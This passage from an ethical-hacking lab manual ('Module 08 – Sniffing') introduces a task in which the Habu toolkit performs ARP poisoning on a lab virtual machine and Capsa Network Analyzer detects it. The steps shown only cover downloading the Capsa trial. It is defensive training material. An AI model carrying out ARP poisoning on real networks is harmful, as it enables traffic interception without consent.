52. Close the **Nmap** tool window and document all the acquired information.

53. Close all open windows in all machines (ensure that ARP poisoning is not running in **Windows Server 2019**), and document all the acquired information.

Task 2: Detect ARP Poisoning using the Capsa Network Analyzer

Capsa Network Analyzer


Capsa, a portable network performance analysis and diagnostics tool, provides packet capture and analysis capabilities with an easy-to-use interface that allows users to protect and monitor networks in a critical business environment. It helps ethical hackers or pen testers in quickly detecting ARP poisoning and ARP flooding attack and in locating attack source.

Habu: Habu is an open-source penetration testing toolkit that can perform various tasks such as ARP poisoning, ARP sniffing, DHCP starvation and DHCP discovers.


Module 08 – Sniffing

Here, we will use Habu tool to perform ARP poisoning attack on the target system and use Capsa Network Analyzer to detect the attack.

1. Switch to the **Windows 11** virtual machine.
2. Open any browser (here, **Mozilla Firefox**), Place the cursor in the address bar, type **https://www.colasoft.com/download/arp_flood_arp_spoofing_arp_poisoning_attack_solution_with_capsa.php** in the address bar, and press **Enter**.



3. In the **Colasoft Capsa - Quick detect ARP poisoning & ARP flooding** window, click on **Download Free Trial** button.



Module 08 – Sniffing

- You will be redirected to **Download Capsa Enterprise Trial** window, scroll-down and fill all the required personal details and click on **30-Day Trial Download**.

Note: Here, you must provide your professional **EMAIL ADDRESS** (work or school accounts).

The screenshot shows a web browser window with the URL https://www.colasoft.com/download/products/download_capsa.php. The page features the Colasoft logo and navigation links: PRODUCTS, SOLUTIONS, PURCHASE, SUPPORT, COMPANY, and PARTNER. Below the navigation bar, the text 'TRIAL DOWNLOADS' is displayed. The form includes the following fields and sections:


- Version:** 13.0 (02/26/2020)
- Requirements:** Windows Server 2008/2012/7/8/10
- Limitations:** Fully functional for 30 days
- Highlights:**
 - Network Traffic Monitoring
 - Advanced Protocol Analysis
 - In-depth Packet Decoding
 - Multiple Network Behavior Monitoring
 - Extensive Statistics of Each Host
 - Automatic Expert Network Diagnosis
 - Visualized Connections in Matrix
 - Powerful Conversation Analysis
 - Useful & Valuable Built-in Tools
- Personal Information Fields:**
 - First Name
 - Last Name
 - Country/Region (dropdown)
 - State (dropdown)
 - Company
 - Email
 - Phone
- ☒ **Subscribe to our newsletter.**
- ☒ **I'm not a robot** (reCAPTCHA)
- 30-Day Trial Download** (button)

- You will be redirected to download page, if **Opening capsa_ent_13.0.1.13110_x64.zip** pop-up appears select **Save File** radio button and click on **OK**.

